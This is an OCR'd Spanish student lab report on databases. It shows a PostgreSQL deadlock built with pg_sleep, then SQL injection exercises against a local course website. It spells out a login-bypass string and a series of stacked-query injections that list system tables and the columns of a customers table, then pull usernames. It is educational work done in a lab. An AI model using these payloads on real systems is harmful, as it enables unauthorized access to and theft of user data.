
Los bloqueos mientras duran los sleep se producen cuando un recurso solicita otro recurso, y ese segundo recurso necesita un tercer recurso, y ese tercer recurso necesita el primer recurso. Esto produce que los tres recursos se queden en bucle esperando al recurso siguiente, y evidentemente ninguno de ellos funcionará ya que todos están esperando al siguiente (en un bucle). Para entenderlo, una pequeña ilustración que refleja cómo los tres recursos se necesitan entre ellos y quedan, por tanto, en bucle:




j. Ajustar el punto en que se hacen los sleep para conseguir un deadlock y explicar por qué se produce

Ajustamos el punto del pg_sleep justo después de cada acceso a la tabla *orderdetail* para conseguir un interbloqueo como el mostrado anteriormente. De esta manera ejecutamos tanto la página web como en PGADMIN III:






Lo que nos produce el siguiente resultado:



que si nos enfocamos en el error vemos lo siguiente:



Podemos ver perfectamente cómo se produce un DeadLock con los siguientes procesos:

El proceso 6449 espera a la transacción del proceso 55303, estando bloqueado por el proceso 5320. A la vez, el proceso 5320 espera al proceso 55302, siendo bloqueado este por el proceso 6449. Vemos como en este caso, se produce este DeadLock. Podemos observar que la salida de la página web es un error, sin embargo la sentencia UPDATE sí consigue ejecutarse, pero vemos el tiempo de respuesta decrementado (pasa de 1:00 a 1:31 minutos). Esto puede deberse a dicho DeadLock.

k. Discutir cómo afrontar o evitar este tipo de problema.

Este problema debe evitarse intentando que unos recursos no dependan de otros en bucle. Una vez se produce este tipo de problemas, la mejor manera es designar un proceso "afectado", en este caso sería el borraCliente, que es el que se tendrá que "sacrificar" para que el resto de procesos sigan adelante. Para esto es necesario ser capaz de detectar este tipo de DeadLocks, para poder designar el proceso afectado, tumbarlo y dejar que el resto de procesos continúen.

G. Acceso indebido a un sitio web:

Para el apartado A y B podemos aplicar un ataque SQL Injection, básicamente usando la misma técnica de añadir una condición que siempre será verdadera. Si conocemos un usuario, podemos meter una condición de siempre verdadero teniendo en cuenta que el código fuente tiene una comilla inicio y final, poniendo lo siguiente: *a' OR 'a'='a*

Por otro lado, si no tenemos un usuario, haremos lo mismo pero poniendo lo anterior tanto en el campo del usuario como en el de la contraseña.

Para prevenir este ataque, podemos tomar las siguientes medidas. Lo más sencillo es sanitizar las entradas, es decir, podemos establecer una lista blanca con expresiones regulares que solo acepten determinados tipos de caracteres, de esta manera el usuario no podrá introducir comillas. Como alternativa, podemos hacer un escape de caracteres especiales de las entradas que hará tratar a esto como texto plano.

H. Acceso indebido a información:

a. Se sospecha que la consulta que se realiza en la página es del tipo: select columna_titulo from tabla_peliculas where columna_anio = '', pero se desconocen los nombres de las tablas y columnas. (En realidad es algo más compleja, pero ello no afecta al proceso de inyección: ¿por qué?)

No afecta al proceso de inyección ya que una vez introducida la inyección, todo lo que esté tanto a izquierda como a derecha de la inyección se ignora.

Para todas las inyecciones hemos seguido el siguiente patrón:

1'; SELECT 'column_name' AS movietitle FROM 'table_name' WHERE 'condition' --

Explicación detallada de cada parte:

... Este apartado lo usamos para cerrar la sentencia anterior. Insertamos un numero cualquiera (en este caso, 1) y cerramos las comillas para completar la sintaxis. Luego ponemos punto y coma para cerrar la sentencia.

... Este es el apartado más obvio, simplemente SELECT * FROM * WHERE *

... Como pudimos comprobar, si simplemente ponemos la sentencia sin renombrar, en el HTML no tendremos valores ya que la template sólo va a coger valores que se llamen 'movetitle'. Por lo tanto, tenemos que renombrar este resultado de la manera de: 'AS movietitle'.


... Este último apartado es para comentar todo lo que hay detrás de la sentencia. De esta manera, conseguimos que el resto de la sentencia no interfiera con nuestra inyección.

b. Encontrar una cadena de búsqueda que nos muestre todas las tablas del sistema. Para ello hacer uso de la tabla pg_class, descrita en la documentación de PostgresSQL.

```
1';SELECT relname AS movietitle FROM pg_class WHERE relkind='r';--
```

Con esta sententencia lo que hacemos es buscar dentro de la tabla pg_class como se indica en el enunciado. Pudimos leer en la documentación de pg_class que la columna 'relkind' indica el tipo de relación (en este caso, tabla). Por lo tanto, ejecutamos esta sentencia y obtenemos todas las tablas de la base de datos.

Resultado:




Esta lista se extiende hasta 82 resultados

c. Encontrar una cadena de búsqueda que sólo muestre las tablas de interés de la base de datos (schema public), y no las internas de PostgresSQL. Para ello encontrar el 'oid' del schema 'public' en la tabla pg_namespace y luego filtrar el resultado del apartado anterior con este oid. Nota: La columna 'oid' es interna, y no se muestra en un select * ..., pero sí cuando se pide explícitamente con select oid,* ...

```
1';SELECT relname as movietitle FROM pg_class WHERE relkind='r' and
relnamespace IN (SELECT oid as id FROM pg_namespace WHERE nspname='public');--
```

En esta sentencia lo que hacemos es buscar la oid de las tablas que tienen como nombre 'public'. Después, buscamos dentro de pg_class las tablas que tienen el oid que corresponde a public.

Resultado:



d. Identificar en la lista anterior la tabla candidata a contener información de los clientes.


Como podemos ver en la lista anterior, la tabla más probable a contener información de los clientes es la tabla 'customers'.

e. Encontrar una cadena de búsqueda que nos muestre el 'oid' de esta tabla consultando la tabla pg_class.

```
1';SELECT oid as movietitle FROM pg_class WHERE relkind='r' and relname =
'customers' and relnamespace IN (SELECT oid as id FROM pg_namespace WHERE
nspname='public')--;
```

Esta cadena de búsqueda busca en la propia tabla pg_class restringiendo el valor del nombre a 'customers', para obtener su oid.

Resultado:




f. Mediante el 'oid' anterior, encontrar una cadena de búsqueda que nos muestre las columnas de la tabla candidata, consultando la tabla pg_attribute.

```
1';SELECT attname as movietitle FROM pg_attribute WHERE attrelid=253644;--
```

Ejecutamos una sentencia relativamente simple, para conseguir todas las columnas de la tabla a través de la tabla 'pg_attribute', pasándole como id de la tabla "padre" el id obtenido en la consulta anterior (*253664*).

Resultado:


p4-v1.3.pdf
Ejemplo de SQL injection
localhost:5001/xSearchInjection?i_anio=1%27...
Apps
WhatsApp
YouTube
General - Foro...
Moodle UAM
Ejemplo de SQL injection: Información en la BD
Películas del año:
Mostrar
1. address1
2. address2
3. age
4. city
5. cmax
6. cmin
7. country
8. creditcard
9. creditcardexpiration
10. creditcardtype
11. ctid
12. customerid
13. email
14. firstname
15. gender
16. income
17. lastname
18. password
19. phone
20. promo
21. region
22. state
23. tableoid
24. username
25. xmax
26. xmin
27. zip


g. Identificar la columna candidata a contener los clientes del sitio web.

De una manera bastante obvia, podemos asumir que la columna que contiene los clientes del sitio web es ‘username’.

h. Con la información anterior, encontrar una cadena de búsqueda que nos muestre la lista de clientes.

```
1';SELECT username as movietitle FROM customers;--
```

Esta sentencia, bastante simple, consigue todos los usuarios de la tabla ‘customers’, produciendo el siguiente resultado:



Referencias

- Documentación pg_class: https://www.postgresql.org/docs/9.3/catalog-pg-class.html
- Documentación pg_attribute: https://www.postgresql.org/docs/9.3/catalog-pg-attribute.html
- Referencias suministradas por el enunciado.